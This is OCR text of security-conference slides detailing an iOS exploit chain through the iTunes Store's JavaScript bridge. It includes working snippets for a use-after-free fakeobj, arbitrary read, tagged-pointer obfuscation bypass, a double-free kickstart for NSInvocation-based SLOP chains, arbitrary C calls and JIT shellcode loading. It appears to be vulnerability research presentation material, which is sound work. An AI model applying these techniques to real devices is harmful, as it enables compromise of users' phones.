
Binary safe and has perfect length control!

fakeobj Primitive

```
// alloc an SUScriptXMLHTTPStoreRequest
const w = iTunes.makeXMLHTTPStoreRequest();
const req = iTunes.createFacebookRequest('http://', 'GET');
// malloc_size(SUScriptXMLHTTPStoreRequest) == 192
const uri = str2DataUri(makeStr(192));
window.w = w; window.req = req; // avoid GC
w.dealloc(); // get a dangling pointer
for (let i = 0; i < 32; i++) // reclaim the memory
  req.addMultiPartData(uri, 'A', 'B'); // only the first arg matters
w // boom
```



fakeobj Primitive



PAC

- Pre-A12
  - getting `objc_msgSend` on controlled memory is enough for PC control and ROP
  - The app has `dynamic-codesigning` entitlement
  - Use a pivot ROP chain to load shellcode
  - This should’ve been the most privilege context that allows shellcoding, since `jsc` had been dropped
- Now
  - Still possible to SeLector-Oriented Programming
  - *Actually much harder after 14.5 because of signed isa and NSInvocation hardening

Arbitrary Read

- At this point we can forge arbitrary Objective-C objects
  - With the leaked dyld_shared_cache address we have all the isa
  - The size must be smaller than `malloc_size(SUScriptXMLHTTPStoreRequest)`
- Forge an fake `NSData` and call its `toString()`
  - `JSC::JSValue ObjcInstance::stringValue(JSGlobalObject* lexicalGlobalObject) const`
  - Calls `[NSData description]` internally, which yields the hexdump of the memory
  - Perfectly binary safe
  - Contents longer than 24 bytes are going to be truncated, but we can repeatedly use it

Arbitrary Read

0x00	NSConcreteData.isa
0x08	length
0x10	data pointer
0x18	deallocator callback

known

must be less than 24

must be NULL, otherwise the NSData is considered freeWhenDone

```
{length=4096, bytes=0x23230a23 1025ff00
7224bfbf … 6e2f4142 5c732510}
```


An Even Better fakeobj

- The malloc primitive returns an immutable-buffer
- It’s better to use an ArrayBuffer in JavaScriptCore
  - Modify forged objects on the fly and reuse them
  - We need a much bigger buffer for various fakeobj and post-exploitation
- Two approaches

The Heap-spray Approach

Forge an NSArray with only one element


`@[obj2]`



The Heap-spray Approach

Fill each NSArray with another NSArray that contains an identifier, a tagged pointer of NSNumber


`@[[@1234]]`




By reading the description we can know which ArrayBuffer hits the target address

The Heap-spray Approach

Now trigger GC to release the others and keep reusing it



Tagged Pointer Obfuscation Bypass



`0xb000000000000012`

Before

`0x93b027f3768c6a51`

Obfuscated

Tagged Pointers are obfuscated to stop forging

We can still use `addrof` primitive, but when it comes to heap spray it's too slow because it throws an exception and emits syslog each loop


Tagged Pointer Obfuscation Forging

- An `objc_debug_taggedpointer_obfuscator` is randomized per process
- Tagged Pointers are XORed by the value
- Since we have the `addrof(i)` primitive, with one known pair of (float64, obfuscated), it's possible to calculate arbitrary value

```
const tagf64 = (() => {
  const mask = 0x800000000000002Bn;
  const float64_obfuscator = ((1n << 7n) | mask) ^ addrof(1);
  const objc_debug_taggedpointer_obfuscator = float64_obfuscator & (!(7n));
  iTunes.log('tagged pointer obfuscator: ' + objc_debug_taggedpointer_obfuscator);
  return n => ((BigInt(n) << 7) | mask) ^ float64_obfuscator;
})();
```

Approach Without HeapSpray

- Heap Spray is less reliable. The exploit only has one chance
- Use arbitrary read and `addrof` primitives to leak the backing store of an ArrayBuffer
- PAC-cage only matters to WebKit. Just strip the sign bits



SLOP Time

- Invented by Project Zero
- Use a series of NSInvocations in an NSArray
- Call `-[NSArray makeObjectsPerformSelector:@selector(invoke)]` to invoke each invocations respectively
- With proper gadgets, it’s capable of calling arbitrary C functions

Prepare for SLOP

- Apple added a 32bit random cookie to NSInvocation to prevent exploit
  - `_magic_cookie.oValue`
  - We already have the ASLR bypass and arbitrary read
- The kickstarter
  - A dealloc method that performs `invoke` selector on a member of `self`
  - `-[SKStoreReviewViewController dealloc]`
    - `-[self->_cancelRequest invoke]; // offset: 0x358`

Prepare for SLOP


- Still need a double free primitive
  - `SKStoreReviewViewController` is not a subclass of `SUScriptObject`
  - The default implementation in `-[NSObject isSelectorExcludedFromWebScript:]` doesn't allow `dealloc` method
  - Can't simply call `-[SKStoreReviewViewController dealloc]` in js

Double Free Primitive

- Find a class that
  - Is a subclass of `SUScriptObject`
  - Exports a setter for associating other `SUScriptObject` objects to its properties
  - Releases the external references to the objects upon deallocation
- Canidate: `SUScriptSegmentedControlItem`
  - Can be allocated in js: `iTunes.makeSegmentedControl().createSegment()`
  - Has a property setter `setUserInfo:` that accept arbitrary `SUScriptObject`


Double Free Primitive


Allocate a new `SUScriptSegmentedControlItem` as object A



Double Free Primitive


Allocate object B to lately become a dangling pointer






Double Free Primitive

Assign the object B to its `userInfo` property before triggering UAF




Double Free Primitive

Free object B




Double Free Primitive

Reclaim the memory




Double Free Primitive

Prepare the SLOP chain



Double Free Primitive

Call `dealloc` on object A to free B again and kickstart execution



Double Free Primitive

```
const deallocator = iTunes.makeSegmentedControl();
const seg = deallocator.createSegment(); // for double free
iTunes.log(`dangling pointer: ${addrof(x)}`);
window.x = x; // avoid GC
seg.setUserInfo_(x);
x.dealloc(); // first free
// ... exploit the UAF
seg.dealloc(); // double free to kickstart the chain
```

Arbitrary Call

- Signing gadget and call gadget still exists
  - `-[CNFileServices dlsym::]`
  - `-[NSInvocation invokeUsingIMP:]`
- A known limitation that Project Zero didn't solve
  - The first argument of the C call (self pointer) can't be zero
  - Solved by using callbacks
  - For example, `CFSetApplyFunction` fully controls up to two arbitrary arguments

```
void *fake[2] = {(__bridge void *)NSClassFromString(@"__NSSingleObjectSetI"), NULL};
CFSetApplyFunction((void *)&fake[0], (void*)exit, (void*)0x41414141);
```

The Well-known performJITMemcpy

- This function is responsible to link JITed code
  - Setting special registers to alter the permission of the JIT page
  - `pthread_jit_write_protect_np` and `memcpy` inside
- Used to be inlined everywhere
- Don’t know why but `pthread_jit_write_protect_np` is public on iOS 14
  - Makes the exploit extremely simple
  - Apple inlined this function again after TianfuCup, sorry

libpthread

We would like to acknowledge CodeColorist of Ant-Financial Light-Year Labs for their assistance.

Entry added February 1, 2021

PC Control

- After loading the shellcode I still need a PAC bypass to jump to it
- In theory I can obtain a signed pointer from a JITed function first, then override its machine code
- A straightforward approach is to find unprotected GOT pointers
